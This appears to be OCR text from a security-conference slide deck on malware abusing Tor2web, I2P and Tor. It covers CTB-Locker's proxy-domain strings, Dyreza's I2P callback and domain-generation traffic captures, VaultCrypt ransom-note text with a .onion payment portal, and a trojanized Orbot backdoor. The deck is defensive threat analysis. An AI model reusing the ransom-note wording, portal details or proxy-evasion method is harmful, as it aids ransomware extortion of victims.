It may happen that Tor2web maintainers have to block proxy access to certain explicit illegal contents in order to keep the network up and running. In such case you can still access the content directly by using Tor, that's because Tor2web just acts as a proxy server and the content is on a Tor Hidden Service.

CTB-Locker: Leveraging Tor2web availability




File pos	Mem pos	ID	Text
A 000000000001	000000000001	0	onion.gq
A 000000000019	000000000019	0	onion2web_confirmed=true
A 00000000003D	00000000003D	0	onion.lt
A 000000000055	000000000055	0	disclaimer_accepted=true
A 000000000079	000000000079	0	tor2web.fi
A 000000000091	000000000091	0	disclaimer_accepted=true
A 0000000000B5	0000000000B5	0	tor2web.org
A 0000000000CD	0000000000CD	0	disclaimer_accepted=true
A 0000000000F1	0000000000F1	0	tor2web.blutmagie.de
A 000000000109	000000000109	0	disclaimer_accepted=true
A 00000000012D	00000000012D	0	onion.cab
A 000000000145	000000000145	0	onion_cab_iKnowShit=1
A 000000000165	000000000165	0	Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2049.0 Safari/537.36


Advantages of Malware using Tor2web

- No need for Tor installation
- No Tor network traffic in the system
- Availability of variety


I2P - Invisible Internet Project




Dyreza



Dyre capabilities




Dyreza: Call Home via I2P




No.	Time	Source	Destination	Protocol	Info
36147	340121.320	192.168.146.128	192.168.146.2	DNS	Standard query A google.com
36148	340121.321	192.168.146.2	192.168.146.128	DNS	Standard query response A 216.58.221.78
36149	340121.322	192.168.146.128	216.58.221.78	TCP	ng-umds > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
36150	340121.398	216.58.221.78	192.168.146.128	TCP	http > ng-umds [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
36151	340121.398	192.168.146.128	216.58.221.78	TCP	ng-umds > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
36152	340121.398	192.168.146.128	216.58.221.78	TCP	ng-umds > http [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
36153	340121.399	216.58.221.78	192.168.146.128	TCP	http > ng-umds [ACK] Seq=1 Ack=2 Win=64239 Len=0
36154	340121.399	192.168.146.128	192.168.146.2	DNS	Standard query A nhgyzrn2p2gejk57wveao5kxa7b3nhtc4saoonjpsy65mapycaua.b32.i2p
36155	340121.401	192.168.146.2	192.168.146.128	DNS	Standard query response, No such name
36156	340121.401	192.168.146.128	192.168.146.2	DNS	Standard query A nhgyzrn2p2gejk57wveao5kxa7b3nhtc4saoonjpsy65mapycaua.b32.i2p.localdomain
36157	340121.401	192.168.146.2	192.168.146.128	DNS	Standard query response, No such name
36158	340121.482	216.58.221.78	192.168.146.128	TCP	http > ng-umds [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239 Len=0
36159	340121.482	192.168.146.128	216.58.221.78	TCP	ng-umds > http [ACK] Seq=2 Ack=2 Win=64240 Len=0
36160	340131.398	192.168.146.128	192.168.146.2	DNS	Standard query A google.com
36161	340131.400	192.168.146.2	192.168.146.128	DNS	Standard query response A 216.58.221.78
36162	340131.400	192.168.146.128	216.58.221.78	TCP	empire-empuma > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
36163	340131.477	216.58.221.78	192.168.146.128	TCP	http > empire-empuma [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Dyreza: Domain generation algorithm



```
Protocol  Info
TCP       minipay > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP       minipay > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP       https > minipay [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
DNS       Standard query A y3a304fb1d80f8b4e46f74923ec5c388a3.to
DNS       Standard query response, No such name
DNS       Standard query A y3a304fb1d80f8b4e46f74923ec5c388a3.to.localdomain
DNS       Standard query response, No such name
DNS       Standard query A zf24294fa96d6b2b769c1654d09743c929.in
DNS       Standard query response, No such name
DNS       Standard query A zf24294fa96d6b2b769c1654d09743c929.in.localdomain
DNS       Standard query response, No such name
DNS       Standard query A a08a36193510e28eb8fc9d62e3fe427f0f.hk
DNS       Standard query response, No such name
DNS       Standard query A a08a36193510e28eb8fc9d62e3fe427f0f.hk.localdomain
DNS       Standard query response, No such name
DNS       Standard query A b17a41fecfee3579e045100fab25241c3b.cn
DNS       Standard query response, No such name
DNS       Standard query A b17a41fecfee3579e045100fab25241c3b.cn.localdomain
DNS       Standard query response, No such name
DNS       Standard query A c874c4bd30b30291d4f7a30917e2e89079.tk
DNS       Standard query response, No such name
DNS       Standard query A c874c4bd30b30291d4f7a30917e2e89079.tk.localdomain
DNS       Standard query response, No such name
DNS       Standard query A deb8e4a7e0a63f71c8974d21c698b0180b.so
DNS       Standard query response, No such name
DNS       Standard query A deb8e4a7e0a63f71c8974d21c698b0180b.so.localdomain
DNS       Standard query response, No such name
DNS       Standard query A e181b08db9abfc35caed46d3c3e277a0c5.cc
DNS       Standard query response, No such name
DNS       Standard query A e181b08db9abfc35caed46d3c3e277a0c5.cc.localdomain
DNS       Standard query response, No such name
DNS       Standard query A f528abc77d1bd3cd90142e367c8ead06f9.ws
DNS       Standard query response A 64.70.19.202
DNS       Standard query A google.com
DNS       Standard query response A 216.58.221.78
```

As Malware Support Portal



Ваши документы и базы данных были зашифрованы и помещены в □ формат .VAULT □ (Warning Message)

Для их восстановления необходимо получить **Ваш ключ**

Кратко: (Brief)

Необходимо произвести 3 шага:

□ Зайдите на наш веб-ресурс

□ Получите свой ключ

□ **Восстановите файлы**

Детально: (Instructions)

Скачайте **Tor** браузер с оф. сайта

Зайдите на наш сайт **используя Tor**:

http://restoredz4xpmuqr.onion

Support Portal URL

Авторизируйтесь | **Получите гарантии** | Ключ

Note 1: Вы не сможете восстановить файлы без уникального ключа

Note 2: Перед авторизацией, Вы должны найти Ваш VAULT.KEY на [illegible]

key file

Note 3: Стоимость полного восстановления на ресурсе не окончательная


VaultCrypt [Permission Error: No Key]

STORED IN VAULT:
C:_AV Tools\TCP View\[illegible].zip.vault

• Visit for key: http://restoredz4xpmuqr.onion

[accessible only via Tor Browser: http://torproject.org]


As Malware Support Portal (cont’d)



Instruction | FAQ | BitMessage: BM-NBJaxrt4riuVrCq5NVcLrFC5CYCYkxpm

Upload key file

As Malware Support Portal (cont’d)



Мы открыты к диалогу. Пишите

Working Hours
Mon-Fri: 8am - 11pm
Sat-Sun: 9am - 10pm
Timezone: UTC


Real-time Chat Technical Support

As Command and Control Server

- Slempo – Android Backdoor malware
- **Trojanized** version of Orbot
- Backdoor Commands

Sokolovská
Úřad Městské Části Praha 9
Zlatnictví Starlit, NC Fénix
Na Radnici
Vysočanská
Clarion Congress Hotel Prague
27 Sep-2 Oct

As Command and Control Server (cont’d)



